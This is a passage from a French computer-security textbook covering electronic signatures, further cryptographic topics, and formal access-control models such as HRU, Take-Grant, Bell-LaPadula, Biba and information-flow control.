Outre ce nouveau standard, on notera que le processus de sélection de 5 ans mené par le NIST a permis d'accroître notablement le nombre de fonctions de hachage disponibles. Parmi les 51 propositions sélectionnées pour le premier tour de la compétition, 14 avaient avancées jusqu'au 2° tour et parmi celles-ci, aucune n'a réellement été cassée. Si on ajoute à cela des travaux légèrement antérieurs sur le même domaine (par exemple la définition de WHIRLPOOL, normalisée comme ISO/IEC 10118-3 suite au projet européen NESSIE), la bibliothèque des fonctions de hachage disponibles s'est donc énormément étoffée pendant la dernière décennie.

3.1.5 Signatures

La signature électronique est un sujet qui fait également largement appel aux algorithmes cryptographiques. Sans approfondir ce sujet, nous pouvons évoquer deux méthodes de génération d'une signature électronique d'un message et les modalités d'utilisation.

Notons Ks la clef de signature et Kv la clef de vérification permettant de vérifier la validité de la signature d'un message.

On peut envisager d'utiliser des signatures symétriques en s'appuyant sur un algorithme de chiffrement symétrique et dans ce cas, Ks = Kv. Par exemple, le dernier bloc du cryptogramme d'un message chiffré avec un DES en mode CBC peut jouer le rôle d'une signature. Le signataire et le vérificateur d'une signature doivent se faire confiance puisque le deuxième, connaissant la clef est en mesure de créer une signature valide. Dans ce cas, bien entendu, ce type de signature électronique n'est pas utile devant un juge en cas de désaccord entre signataire et vérificateur.

Pour les schémas de signature asymétriques, on a $Ks \neq Kv$. Un mécanisme de signature peut alors consister à calculer l'empreinte du message à l'aide d'une fonction de hachage, puis à chiffrer cette empreinte à l'aide d'un algorithme à clef publique. On a alors Ks = Kd et Kv = Kc. Dans ce cas, la signature est vérifiable par des tiers (qui disposent de la clef publique).

Ce type de signature peut servir à sécuriser les répertoires de clefs publiques eux-mêmes : chaque entrée du répertoire est signée par une autorité (de certification). Les autorités de certification peuvent elles-mêmes se structurer dans un répertoire arborescent. C'est notamment l'approche adoptée par les infrastructures de gestion de certificats (type X.509).

Il faut noter que, avec les signatures électroniques, il est important pour celui qui appose sa signature de bien vérifier le contenu du document qu'il signe. Ce n'est pas toujours si évident et c'est un aspect nouveau lié à la réalisation d'une signature dans un environnement informatique. Les artifices utilisables avec un dispositif de visualisation informatique sont bien plus variés et efficaces que ceux plus traditionnels consistant à utiliser des alinéas en petits caractères à la fin des contrats papiers. Il est généralement tout à fait envisageable de truquer un document si on connaît les dispositifs de visualisation utilisés habituellement par le signataire si on souhaite l'amener à signer un document qu'il n'aurait pas approuvé s'il en avait effectivement vu (tout) le contenu. Il n'est même pas sûr que le signataire puisse facilement mettre en évidence un subterfuge *a posteriori*. Il faut donc rester prudent en utilisant la signature électronique, surtout dans le cas de documents utilisant des formats de fichiers complexes et des logiciels non prévus à cet effet[62].

3.1.6 Autres sujets

Nous avons seulement survolé certains des sujets les plus courants de la cryptographie ; mais nous ne voudrions pas que le lecteur s'imagine que ce domaine se limite aux algorithmes de chiffrement ou aux fonctions de hachage. D'autres subtilités algorithmiques donnent lieu à des sujets d'étude. Parmi eux, on peut par exemple recenser :

- la stéganographie, que nous avons déjà évoquée, qui vise à dissimuler une information dans une autre ;
- le *watermarking* ou tatouage, qui vise à incorporer des marques indélébiles (et éventuellement invisibles) dans certaines informations ;

62 Face à la signature d'un document Word dont le mode révision est activé, comment affirmer que le signataire a également vu et signé les dernières modifications par exemple ? A contrario, la sincérité du signataire d'un document dans un format simple comme un courrier électronique (en mode texte par exemple) semble plus facile à garantir pour le concepteur du logiciel de messagerie qui souhaite intégrer ces fonctions.

- la conception de générateurs aléatoires pouvant présenter des propriétés de protection contre les prédictions d'un attaquant éventuel ;
- la génération de nombres premiers, bien évidemment utile pour la génération des clefs utilisées par les algorithmes de chiffrement à clef publique ;
- les systèmes cryptographiques à écrou où une clef-écrou, généralement détenue par un organisme gouvernemental ou juridique, peut permettre de déverrouiller tout un ensemble de cryptogrammes ;
- les systèmes de vote, dont l'arrivée concrète fait parfois craindre l'apparition de sujets de sécurité informatique dans le fonctionnement démocratique ;
- l'horodatage (faisant foi) qui est un complément souvent indispensable de la signature électronique ;
- la destruction des données informatiques, sujet souvent oublié, qui devient parfois important pour les messages mais qui l'est quasiment toujours concernant les clefs de chiffrement elles-mêmes (surtout en zone de stockage temporaire) ;
- les protocoles de communication (un domaine à part entière) entrant en jeu dans les échanges protégés et notamment les échanges de clefs, les échanges de secrets, les preuves mutuelles ou uni-directionnelles, la définition d'une clef commune, etc.

3.2 Politiques de sécurité formelles

Dans les ITSEC, la *politique de sécurité* « *est l'ensemble des lois, règles et pratiques qui régissent la façon dont l'information sensible et les autres ressources sont gérées, protégées et distribuées à l'intérieur d'un système spécifique* ».

Nous considérons qu'une politique de sécurité définit :

- des objectifs de sécurité, c'est-à-dire des propriétés de confidentialité, d'intégrité et de disponibilité désirées pour le système ;
- et des règles de sécurité permettant de modifier l'état de sécurité du système, qui sont imposées au comportement du système dans le but d'obtenir ces propriétés.

La politique de sécurité est *cohérente* si, partant d'un état sûr où les propriétés sont satisfaites, il n'est pas possible, sans violer les règles, d'atteindre un état non-sûr où ces propriétés ne sont pas satisfaites. Nous estimons que les objectifs et les règles de sécurité sont relatifs aux besoins de sécurité du système. Les objectifs de sécurité décrivent les propriétés attendues et définissent la notion d'état sûr pour le système. La formulation de ces objectifs peut faire appel à des notions comme la permission, l'interdiction ou l'obligation, et décrit la manière dont elles s'appliquent au système. Les règles de sécurité s'attachent plus particulièrement à décrire (à un haut niveau) les mécanismes fondamentaux de sécurité utilisés dans le système. Si des attributs spécifiques à la sécurité sont introduits explicitement, ces règles spécifient la manière dont ils sont manipulés. L'ensemble des règles de sécurité constitue donc une description des moyens permettant de modifier l'état de sécurité du système. Certaines règles peuvent également être introduites dans le but de contribuer à assurer la validité de l'ensemble de la politique.

La notion de politique de sécurité peut se développer dans trois directions distinctes : les politiques de sécurité *physique*, *administrative* et *logique*.

La première précise tout ce qui touche à la situation physique du système à protéger. En particulier, y sont définis les éléments critiques et les mesures prises vis-à-vis du vol par effraction, des agressions sur les personnes, des catastrophes naturelles, du feu, etc. De par la nature des éléments auxquels elle s'applique, une politique de sécurité physique s'attache avant tout à la description de certains objects physiques présents dans le système et au choix des objectifs. Dans le cas où les objectifs de sécurité ne sont pas satisfaits, une intervention directe sur le système (par exemple le renforcement d'un blindage, ou l'installation d'une temporisation sur un coffre-fort) est préalablement nécessaire.

La politique de sécurité administrative est un ensemble de procédures qui traitent de tout ce qui ressort de la sécurité d'un point de vue organisationnel au sein de l'entreprise. La structure de l'organigramme choisi, la répartition des tâches et des responsabilités en différentes fonctions, et finalement l'affectation de ces fonctions aux individus en font également partie. Les propriétés de sécurité recherchées visent par exemple à limiter les cumuls ou les délégations abusives de pouvoirs, ou à garantir une séparation des pouvoirs.

La politique de sécurité logique s'intéresse quant à elle au contenu du système informatique ou, plus généralement, du système d'information présent dans l'organisation. Elle décrit les contrôles d'accès logiques, en spécifiant à qui il est permis d'accéder à quoi et dans quelles circonstances. Une politique de sécurité logique peut être raffinée en plusieurs branches correspondant aux différentes étapes de l 'accès au système d'information. Un individu qui utilise le système soumis à la politique de sécurité doit d'abord s'identifier, et ensuite apporter la preuve qu'il est bien la personne qu'il prétend être. À ces deux phases correspondent la *politique d'identification* et la *politique d'authentification*. Une fois ces étapes franchies, la *politique d'autorisation* définit les opérations que l'utilisateur est autorisé à réaliser dans le système. Dans le cadre d'une politique d'autorisation, les règles de sécurité constituent le *schéma d'autorisation* du système.

3.2.1 Modèles de sécurité

Les politiques d'autorisation utilisées dans les systèmes informatiques constituent la majorité des travaux possédant une base rigoureuse. Afin d'exprimer les objectifs de sécurité, ces politiques d'autorisation introduisent des éléments de modélisation particuliers. En effet, elles impliquent généralement une division de très haut niveau du système entre ses entités actives (appelées les sujets) et passives (appelées les objets), l'introduction d'attributs de sécurité associés aux éléments du système (comme dans le cas des politiques multi-niveaux), ou éventuellement l'utilisation d'une méthode spécifique de modélisation du système (comme dans le cas des politiques de contrôle de flux).

Cependant, les différentes classes de modèles de sécurité présentées dans la littérature correspondent souvent étroitement à la définition d'une politique de sécurité particulière : par exemple, les modèles basés sur la notion de treillis sont en liaison étroite avec la définition d'une politique multi-niveaux.

L'utilisation d'un *modèle de sécurité* pour la représentation de la sécurité a pour objectif de définir clairement en langage mathématique ce que décrit la politique de sécurité. Ainsi, les différentes politiques de sécurité étudiées dans la littérature ont également donné lieu à la définition de différentes classes de modèles de sécurité. Par exemple, une politique de contrôle d'interface est liée à l'utilisation d'une modélisation des traces d'exécution. Toutefois, la définition d'un modèle de sécurité n'est pas seulement guidée par le besoin d'une représentation formelle des objectifs de sécurité et des règles du schéma d'autorisation. Le choix des différents éléments du système pris en compte, des attributs spécifiques de la sécurité qui sont introduits, ainsi que des principes de construction qui apparaissent dans le modèle de sécurité est également motivé par la nécessité de concevoir un modèle commode. Les critères qui conduisent à adopter un modèle particulier viennent principalement de deux sources. D'une part, les problèmes d'application d'un modèle de sécurité à un système particulier, par exemple un système informatique, motivent l'utilisation de représentations qui tiennent compte des contraintes de mise en oeuvre. D'autre part, les propriétés de sécurité recherchées (les objectifs de sécurité) doivent être vérifiables ou tout au moins exprimables grâce au modèle utilisé. En définitive, le modèle de sécurité fournit un formalisme permettant de représenter de manière non-ambigüe ce que signifie la sécurité pour le système considéré. Ce formalisme peut servir de support à la vérification de la cohérence de la politique de sécurité pour ce système. Parfois, il est possible que la politique de sécurité définie ne puisse pas être vérifiée pour un système particulier à l'aide du modèle considéré. La définition du comportement du système quand les propriétés attendues ne sont pas obtenues est aussi une préoccupation qui pourrait être prise en compte dans le modèle de sécurité, mais qui est généralement ignorée dans la plupart des modèles classiques au profit (ou en raison) d'un effort de vérification de l'ensemble de la politique telle qu'elle est modélisée.

3.2.2 Politiques d'autorisation obligatoire et discrétionnaire

Les politiques d'autorisation peuvent se classer en deux grandes catégories : les *politiques discrétionnaires* et les *politiques obligatoires*. Ce distinction est assez importante dans la pratique. Dans les deux cas, on effectue en général une partition des éléments présents dans le système en deux grandes catégories : les entités actives ou *sujets* (individus, processus, etc.) qui manipulent l'information, et les entités passives ou *objets* (documents, fichiers, etc.) qui contiennent l'information.

Dans le cas d'une politique discrétionnaire, chaque objet est associé à un sujet précis responsable de l'information contenue dans cet objet (généralement son *propriétaire*) qui peut manipuler librement les droits d'accès de cet objet, à sa *discrétion*. Le propriétaire de l'information peut donc librement définir et transmettre ces droits à lui-même ou un autre utilisateur. La gestion des accès aux fichiers du système d'exploitation Unix constitue un exemple classique de mécanismes de contrôle d'accès basés sur une politique discrétionnaire. Sur ce système, trois types d'accès sont définis : *read* (consultation/lecture), *write* (modification/écriture) et *execute* (exécution), et ces droits peuvent s'appliquer soit au propriétaire du fichier, soit à un groupe d'utilisateurs, soit aux autres utilisateurs. Mais supposons qu'un utilisateur u_1 propriétaire d'un fichier f_1, fasse confiance à un utilisateur u_2 mais pas à un utilisateur u_3. u_1 donne alors un droit d'accès en lecture à u_2 sur le fichier f_1, mais pas à u_3. Toutefois, u_2 est alors en mesure de faire une copie des informations contenues dans f_1 dans un autre fichier f_2 dont il est lui-même propriétaire. Dans ce cas, u_2 est alors aussi en mesure de donner à u_3 un accès en lecture sur cette copie. Ceci constitue une fuite d'information qu'il est impossible, avec une politique d'autorisation discrétionnaire, de contrôler. De même, une politique discrétionnaire ne permet pas de résoudre le problème des chevaux de Troie. Un cheval de Troie est un programme qui, sous couvert de réaliser une action légitime, réalise à l'insu de la personne qui l'utilise un autre action qui peut consister en une attaque contre les règles de sécurité du système. Par exemple, sous Unix, en remplaçant un programme standard d'authentification (login ou xdm) par un programme spécifique ou en lançant un simulateur de ce programme, un utilisateur qui se connecte, pensant exécuter la véritable procédure d'authentification, confie son mot de passe (*en clair*) à un programme qui peut alors par exemple le communiquer à un autre utilisateur[63].

63 Avant de le passer si possible au programme originel afin de parfaire l'illusion.

Pour résoudre ce type de problème, les politiques obligatoire imposent, en plus des règles discrétionnaires, des règles incontournables destinées à assurer le respect de propriétés globales. Par exemple, il peut être précisé que des attributs de sécurité doivent être associés à chaque unité d'information dans le système, que ces attributs doivent être propagés à chaque manipulation ou création d'information, et que seuls les utilisateurs explicitement associés à un niveau de sécurité donné sont en mesure de manipuler ou d'accéder à une information de ce niveau. Ces règles obligatoires permettent de garantir que le système maintient une propriété globale de sécurité (confidentialité ou intégrité par exemple). Elles viennent s'ajouter aux règles du contrôle discrétionnaire (qui fournissent un principe commode pour régir les droits d'accès) et un utilisateur sera alors autorisé à manipuler une information si les droits correspondants lui ont été attribués (contrôle discrétionnaire) et s'il est habilité à le faire (contrôle obligatoire).

Des exemples classiques de politiques obligatoires sont la politique du DoD (*Department of Defense*) formalisée par Bell et LaPadula [BLP75] qui vise à offrir des propriétés de confidentialité, la politique de Biba basée sur les mêmes principes mais visant à offrir des propriétés d'intégrité, ou celle de Clark et Wilson qui formalise des principes plus spécifiques à des systèmes commerciaux. Ces différents exemples sont détaillés dans les sections suivantes.

3.2.3 Modélisation des politiques discrétionnaires

Un certain nombre de modèles ont été définis afin de représenter dans un formalisme mathématique les mécanismes associés aux politiques de sécurité discrétionnaires. Nous présentons dans cette section les principaux modèles rencontrés dans la littérature. On notera que ces modèles sont des modèles généraux, qui peuvent également représenter les propriétés rencontrées dans une politique de sécurité obligatoire. Toutefois, celles-ci sont généralement décrites par des modèles spécifiques.

3.2.3.1 Modèles basés sur les matrices de contrôle d'accès

La notion de matrice de contrôle d'accès, dédiée à la représentation des droits d'accès (autorisations), a d'abord été introduite par Lampson en 1971. La structure de ce modèle est celle d'une machine à états où chaque état est un triplet (S, O, M), où S est un ensemble de sujets, O un ensemble d'objets (S étant un sous-ensemble de O), et M est une matrice de contrôle d'accès. La matrice M possède une ligne pour chaque sujet, une colonne pour chaque objet, et est telle que $M(s, o)$ est l'ensemble des droits d'accès que le sujet s possède sur l'objet o. Ces droits d'accès sont pris dans un ensemble fini A, défini par la politique de sécurité, et correspondent aux différentes opérations qu'un sujet peut réaliser sur un objet. La mtrice des droits d'accès n'est pas figée. Elle évolue dans le temps, en fonction de la création de nouveau sujets, de nouveaux objets et en fonction des opérations effectuées par les utilisateurs. L'état de sécurité est ainsi changé par toutes les actions qui modifient M.

$$S=\{s_1, \ldots, s_n\} \quad O=\{o_1, \ldots, o_m\} \quad A=\{a_1, \ldots, a_p\}$$
$$n \leq m \quad S \subset O$$
$$M_{i\in[\![1 \ldots n]\!], j\in[\![1 \ldots m]\!]} = M(s_i, o_j) = \{\alpha_1, \ldots, \alpha_r\} / \quad \alpha_{k\in[\![1 \ldots r]\!]} \in A$$
$$s_i \text{ est autorisé à } \alpha_{k\in[\![1 \ldots r]\!]} \text{ sur } o_j$$

En règle générale, la plupart des approches basées sur cette modélisation ajoutent des lignes ou des colonnes à la matrice de contrôle d'accès à chaque fois qu'un nouveau processus agissant pour le compte d'un utilisateur est introduit dans le système ou qu'un nouveau fichier est créé[64]. Ces lignes ou ces colonnes sont initialisées avec un certain nombre de valeurs par défaut fixées par les fichiers de configuration de l'utilisateur. Un utilisateur peut ultérieurement modifier les droits d'accès des fichiers qu'il a créé (dans une politique de sécurité discrétionnaire), mais n'effectue pas directement des modifications dans la matrice M. En effet, les opérations de modification des droits d'accès doivent être légitimes, et peuvent aussi être soumises à des contrôles imposés par le schéma d'autorisation (dans une politique de sécurité obligatoire), et l'utilisateur réalise ces opérations par le biais d'utilitaires du système qui n'effectuent les modifications demandées que si elles sont conformes à ce schéma d'autorisation.

Ce modèle a connu une longue évolution et a servi de support à un certain nombre de travaux initiaux.

a - Le modèle HRU

Harrizon, Ruzzo et Ullman ont utilisé le modèle de la matrice de contrôle d'accès de Lampson dans le but d'étudier la complexité de la tâche de vérification des propriétés assurées par une politique d'autorisation. Pour préciser le contexte de leurs travaux, ils ont considéré un modèle de sécurité particulier, le modèle HRU, analogue au modèle de Lampson, mais contenant seulement des commandes de modification de la matrice M de la forme suivante, où $a^{(i)} \in A$:

64 Ce n'est donc peut-être pas vraiment une matrice au sens mathématique rigoureux du terme ; il est plus proche d'un tableau dynamique bidimensionnel au sens de la plupart des langages de programmation.

command $\alpha(x_1, x_2, \ldots, x_k)$

if $a' \in M(s', o') \wedge a'' \in M(s'', o'') \wedge \ldots \wedge a^{(m)} \in M(s^{(m)}, o^{(m)})$

then $op_1; op_2; \ldots; op_n$

end

Table 1: Format d'une commande HRU

x_i est un paramètre de la commande, et chaque op_i est une des opérations élémentaires suivantes (dont la sémantique est conforme à la dénomination) :

enter *a* into *M*(*s*,*o*)	delete *a* from *M*(*s*,*o*)
create subject *s*	delete subject *s*
create object *o*	delete object *o*

Table 2: Opérations élémentaires de HRU

Étant donné un système, une configuration initiale Q_0, et un droit *a*, on dit que Q_0 est sûr pour *a* s'il n'existe aucune séquence d'opérations qui, exécutée à partir de l'état Q_0, peut amener le droit *a* dans une cellule de la matrice de contrôle d'accès dans laquelle *a* ne se trouve pas déjà. La démonstration de cette propriété constitue le *problème de protection*. Harrison, Ruzzo et Ullman ont prouvé deux théorèmes fondamentaux concernant la complexité du problème de protection :

- le problème de protection est indécidable dans le cas général ;
- le problème de protection est décidable pour les systèmes à mono-opération, qui sont les systèmes dans lesquels toutes les commandes ne contiennent qu'une seule opération élémentaire.

En imposant d'autres contraintes sur les différentes commandes utilisables dans le système, plusieurs autres démonstrations de décidabilité ont également pu être obtenues. Néanmoins, dès leur présentation dans le cadre du modèle HRU, ces deux premiers théorèmes ont clairement identifié la problématique de la sécurité. D'une part, le modèle HRU sans contraintes peut exprimer une grande variété de politiques de sécurité, mais il n'y a en général aucun moyen de vérifier les propriétés de ces politiques. D'autre part, même s'il est plus commode à manipuler, le modèle HRU à mono-opération est trop simple pour exprimer des politiques de sécurité intéressantes dans la pratique. Par exemple, un système à mono-opération ne permet pas d'exprimer des politiques de sécurité dans lesquelles les sujets qui créent des objets se voient attribuer des droits spécifiques sur ces objets puisqu'il n'y a pas d'opération élémentaire qui permette simultanément de créer un objet et d'y associer des droits.

b - Le modèle Take-Grant

Divers développements issus du modèle HRU ont été réalisés par la suite dans le but de déterminer un modèle de sécurité suffisamment expressif pour représenter des politiques d'autorisation sophistiquées, mais qui reste néanmoins facile à manipuler mathématiquement.

Le modèle Take-Grant, introduit en 1976 est une première variante du modèle HRU, obtenue par restriction des différentes commandes utilisables. Celles-ci se répartissent en quatre grandes catégories :

- les commandes de type *create* qui permettent de créer un objet et d'attribuer initialement un droit d'accès à un sujet sur cet objet;
- les commandes de type *remove* qui permettent de retirer un droit d'accès d'un sujet sur un objet;
- les commandes de type *grant* qui permettent à un sujet possédant déjà un droit d'accès sur un objet ainsi que le droit spécial *g* sur un autre sujet de céder ce droit d'accès à ce dernier sujet;
- les commandes de type *take* qui permettent à un sujet possédant le droit spécial *t* sur un autre sujet d'obtenir les droits d'accès que ce sujet possède sur les objets.

Ces quatre grandes catégories conduisent à définir quatre nouvelles commandes pour chaque droit d'accès élémentaire pris en compte dans la politique d'autorisation. Les droits d'accès spéciaux *t* et *g*, ainsi que les règles de type *take* et *grant* associées, correspondent à des règles supplémentaires imposées au niveau du schéma d'autorisation et qui régissent l'évolution de l'état de sécurité du système (c'est-à-dire de la matrice de contrôle d'accès). L'existence de ces nouvelles règles permet de garantir que le modèle *Take-Grant* possède un algorithme de décision de complexité linéaire pour le problème de protection. Toutefois, les hypothèses sous-jacentes à ce modèle sont assez peu réalistes, en effet, les propriétés démontrables correspondent à une hypothèse de pire cas sur le comportement des utilisateurs du système vis-à-vis des objectifs de sécurité (c'est-à-dire le cas où tous les utilisateurs sont susceptibles de collaborer à la mise en

défaut des objectifs). Plusieurs raffinements des propriétés démontrables grâce au modèle *Take-Grant* ont été proposés, notamment afin de lever cette hypothèse et de se concentrer sur les cas où un utilisateur ou un ensemble de plusieurs utilisateurs tentent de mettre en défaut les objectifs de sécurité.

c - TAM

Plus proche du modèle HRU, le modèle SPM (*Schematic Protection Model*) de Sandhu, qui contient des types pour les droits, possède un sous-ensemble décidable plus étendu que le modèle *Take-Grant*. Ce modèle est également à l'origine du modèle TAM (*Typed Access Matrix*). TAM est obtenu en introduisant un typage fort dans le modèle HRU.

Tout comme HRU, TAM est indécidable dans le cas général. Toutefois, si on limite le nombre de paramètres autorisés dans la définition d'une commande à trois, et en évitant les créations cycliques d'objets, le modèle résultant est décidable en temps polynomial, tout en restant suffisamment expressif pour représenter un grand nombre de politiques de sécurité.

3.2.3.2 Modèles basés sur la notion de rôle

Un modèle de contrôle d'accès basé sur la notion de rôle n'associe pas directement les différents privilèges (au sens d'ensembles de droits) aux utilisateurs du système. Les privilèges sont associés à une abstraction intermédiaire, appelée un rôle. Aux différents utilisateurs sont associés un ou plusieurs rôles et ces deux relations (utilisateur,rôle) et (rôle,privilège) permettent de définir précisément les permissions accordées à un utilisateur particulier. Les rôles peuvent être organisés de manière à former une hiérarchie de rôles, qui permet de raffiner progressivement les différentes permissions attribués à chaque rôle en structurant la description.

3.2.4 Les politiques multi-niveaux

Les politiques d'autorisation basées sur une approche multi-niveaux reposent sur une partition de l'ensemble des sujets et de l'ensemble des objets présents dans le système. Un *niveau* est associé à chaque partition. Les niveaux de sécurité sont généralement partiellement ou totalement ordonnés. Les objectifs de sécurité, qui peuvent être relatifs à la confidentialité ou l'intégrité des objets, sont formulés vis-à-vis de ces différents niveaux, et les règles du schéma d'autorisation qui régissent les contrôles obligatoires prescrits par la politique de sécurité s'appuient également sur ces niveaux.

3.2.4.1 La politique du DoD

La politique obligatoire du DoD, formalisée par Bell et LaPadula [BLP75], est une politique d'autorisation multi-niveaux appliquée à la confidentialité. En même temps que la définition de cette politique de sécurité, [BLP75] introduit un modèle de sécurité basé sur la notion de treillis qui formalise les objectifs de sécurité et le schéma d'autorisation de leur politique, sur lequel on peut s'appuyer pour en démontrer la cohérence.

Les modèles basés sur la notion de treillis s'appuient sur l'association de différents niveaux aux sujets et aux objets du système. On appelle le niveau $h(s)$ d'un sujet s son niveau d'habilitation, et le niveau $c(o)$ d'un objet o son niveau de classification. Chaque niveau est caractérisé par une *classification cl*, prise dans un ensemble totalement ordonné (par exemple parmi : NON-CLASSIFIÉ, CONFIDENTIEL, SECRET et TRÈS-SECRET), et par un *compartiment C* défini comme un *ensemble* de catégories (telles que « nucléaire », « défense », « cryptographie », etc.).

La classification *cl* attribuée à chaque objet est un moyen de représenter le danger que peut constituer la divulgation de cette information. De plus, chaque information est associée à un compartiment *C* qui identifie les catégories de l'information. Le niveau d'habilitation associé à chaque utilisateur comprend également une classification qui représente la confiance qui lui est accordée, et un compartiment désignant les catégories pour lesquelles cette confiance lui est accordée.

Le niveaux de sécurité constituent un treillis partiellement ordonné par une relation de dominance[65] :

$$n \preccurlyeq n' \text{ si et seulement si } cl \leq cl' \text{ et } C \subseteq C'$$

Les objectifs de sécurité de cette politique sont :

- d'interdire toute fuite d'information d'un objet possédant une certaine classification vers un objet possédant un niveau de classification inférieur ;
- et d'interdire à tout sujet possédant une certaine habilitation d'obtenir des informations d'un objet d'un niveau de classification supérieur à cette habilitation.

Le schéma d'autorisation associé à ces objectifs de sécurité en découle directement. On considère que l'on peut distinguer vis-à-vis de la confidentialité, parmi les différentes opérations qu'un sujet peut effectuer sur un objet, les opérations de *lecture* et d'*écriture*, et on introduit les règles suivantes :

- un sujet ne peut accéder en lecture à un objet que si le niveau d'habilitation du sujet domine le niveau de classification de l'objet (« règle simple ») ;

65 C'est à dire une relation d'ordre partiel notée $\preccurlyeq$, distincte de la relation d'ordre total usuelle $\leq$.

- un sujet ne peut accéder à la fois en lecture à un objet o et en écriture à un objet o' que si le niveau de classification de o' domine le niveau de classification de o (« règle ★ »).

Dans le modèle de Bell-LaPadula, le système est représenté par une machine à états finis, dont les états sont définis comme une matrice $M \subset (S \times O \to A)$ qui pour chaque sujet $s \in S$ et chaque objet $o \in O$ décrit les droits d'accès $a \in A$ accordés en lecture ou en écriture à ce sujet sur cet objet (donc avec $A = \{\text{read}, \text{write}\}$). A chaque sujet et à chaque objet sont associés un niveau de sécurite $h(s)$ et $c(o)$, respectivement. Deux propriétés, correspondant aux deux règles de sécurité énoncées précédemment assurent qu'un état est sûr :

- la propriété simple : $\forall s \in S, \forall o \in O,\ \text{read} \in M(s,o) \Rightarrow c(o) \preccurlyeq h(s)$
- la propriété ★ : $\forall s \in S, \forall (o,o') \in O^2, \text{read} \in M(s,o) \wedge \text{write} \in M(s,o') \Rightarrow c(o) \preccurlyeq c(o')$

L'utilisation de cette politique de sécurité présente plusieurs inconvénients :

- D'une part, le niveau de sécurité de l'information se dégrade constamment par une surclassification. En effet, les règles imposées par le schéma d'autorisation font que le niveau de sécurité d'une information ne peut qu'augmenter dans le système, amenant peu à peu ce dernier dans un état où il n'existe que peu de personne habilitées à les obtenir.
- D'autre part, ce modèle ne représente pas tous les flux d'information et ne permet pas de prendre en compte les canaux cachés qui peuvent exister dans le système.

La notion de treillis peut servir de support de modélisation des propriétés des sécurité attendues du système pour des politiques de sécurité différentes de celle de Bell-LaPadula.

Dans la figure ci-dessous, on voit un exemple simplifié de fonctionnement de la politique de Bell-LaPadula, utilisant un ensemble de classification classique et sans utiliser de compartiment (c'est à dire avec des niveaux de sécurité totalement ordonnés).




Illustration 9: Exemple de fonctionnement de la politique de Bell-LaPadula

3.2.4.2 La politique d'intégrité de Biba

La politique de sécurité introduite par Biba en 1977 est une politique duale de celle de Bell-LaPadula dans laquelle il s'agit d'assurer l'intégrité des objets présents dans le système. Les niveaux associés aux sujets et aux objets correspondent alors à des niveaux d'intégrité. Les objectifs de sécurité de cette politique sont alors :

- d'interdire toute propagation d'information d'un objet situé à un certain niveau d'intégrité vers un objet situé à un niveau d'intégrité supérieur ;
- et d'interdire à tout sujet situé à un certain niveau d'intégrité de modifier un objet possédant un niveau d'intégrité supérieur.

Le schéma d'autorisation découle de la recherche de ces propriétés, en considérant des labels d'intégrité et le fait que les opérations peuvent être regroupées en trois classes : la modification ou l'obervation d'un objet par un sujet, et l'invocation d'un sujet par un autre sujet.

- Un sujet ne peut modifier un objet que si le label d'intégrité du sujet domine le label d'intégrité de l'objet.
- Un sujet ne peut observer un objet que si le label d'intégrité de l'objet domine le label d'intégrité du sujet.
- Un sujet s ne peut invoquer un sujet s' que si le label d'intégrité de s' domine le label d'intégrité de s.

Un inconvénient de cette politique, à nouveau dual de celui de celle de Bell-LaPadula, réside dans le fait que le niveau d'intégrité de chaque information dans le système ne peut que se dégrader constamment au fur et à mesure de son évolution.

3.2.5 Les politiques de contrôle de flux

Le modèle de Bell-LaPadula ne considère que les flux d'information passant par des objets identifiés (document, fichiers) et donc ne fournit pas de solution pour l'identification et l'élimination des canaux cachés. En effet, ce type de modèle ne gère en aucun cas les flux d'information atteignant un sujet sans passer par l'intermédiaire d'objets identifiés. Les modèles de contrôle de flux correspondent à une vue plus générale du système. Ils ne considèrent plus seulement des opérations de lecture et écriture sur des objets, mais également des flux d'information entre sujets. Ces modèles s'attachent alors à spécifier les canaux de transmission d'information présents dans le système, à préciser les canaux légitimes et à identifier les canaux cachés.

Une approche originale pour la représentation des flux d'information à l'intérieur d'un système consiste à caractériser les dépendances causales qui existent entre les différents objets présents dans le système à différents instants. On considère qu'un objet est observable par un utilisateur qui observe une sortie s'il est en relation causale avec cette sortie. Dans ce modèle, un système est représenté par un ensemble de points (o,t). Un point désigne l'état d'un objet o à un instant donné t. Certains de ces points sont des entrées, d'autres des sorties du système, et enfin tous les autres constituent des points internes. L'ensemble de ces points évolue avec le temps et cette évolution est due aux transitions élémentaires qui ont lieu dans le système. Une transition élémentaire peut, à un instant t, associer une nouvelle valeur v à un objet o en ce point. Cet instant et cette nouvelle valeur dépendent donc de certains autres points antérieurs.

Cette dépendance fonctionnelle d'un point vis-à-vis de points antérieurs est appelée une *dépendance causale*. La dépendance causale de (o,t) vis-à-vis de (o',t') avec $t'<t$ est notée $(o',t') \rightarrow (o,t)$.

La fermeture transitive de la relation $\rightarrow$ (notée $\rightarrow^*$) au point (o,t) définit le cône de causalité en ce point : $cone(o,t)=\{(o',t') / (o',t') \rightarrow^* (o,t)\}$.

Réciproquement, on définit le cône de dépendance comme l'ensemble des points qui ont une dépendance causale avec (o,t) : $dep(o,t)=\{(o',t') / (o,t) \rightarrow^* (o',t')\}$.

Ces dépendances causales représentent la structure des flux d'information dans le système. Si un sujet s possède une certaine connaissance du comportement interne du système, il est en mesure de connaître cette structure interne des dépendances causales. Dans ce cas, en observant une sortie particulière x_o, il peut être en mesure d'inférer toute information

appartenant à $cone(x_o)$. Réciproquement, en altérant une entrée x_i du système, s peut éventuellement altérer tous les points appartenant à $dep(x_i)$.

Les propriétés de sécurité attendues qu'il est possible de définir dans ce modèle peuvent être relatives à la confidentialité ou à l'intégrité du système. En particulier, si un sujet s peut observer un ensemble O_s de sorties x_o, du système, on note Obs_s l'ensemble des points que s peut observer dans le système :

$$Obs_s = \bigcup_{x_o \in O_s} cone(x_o)$$

De manière identique, si un sujet s peut modifier un ensemble A_s d'entrées x_i du système, on note Alt_s l'ensemble des points que s peut modifier :

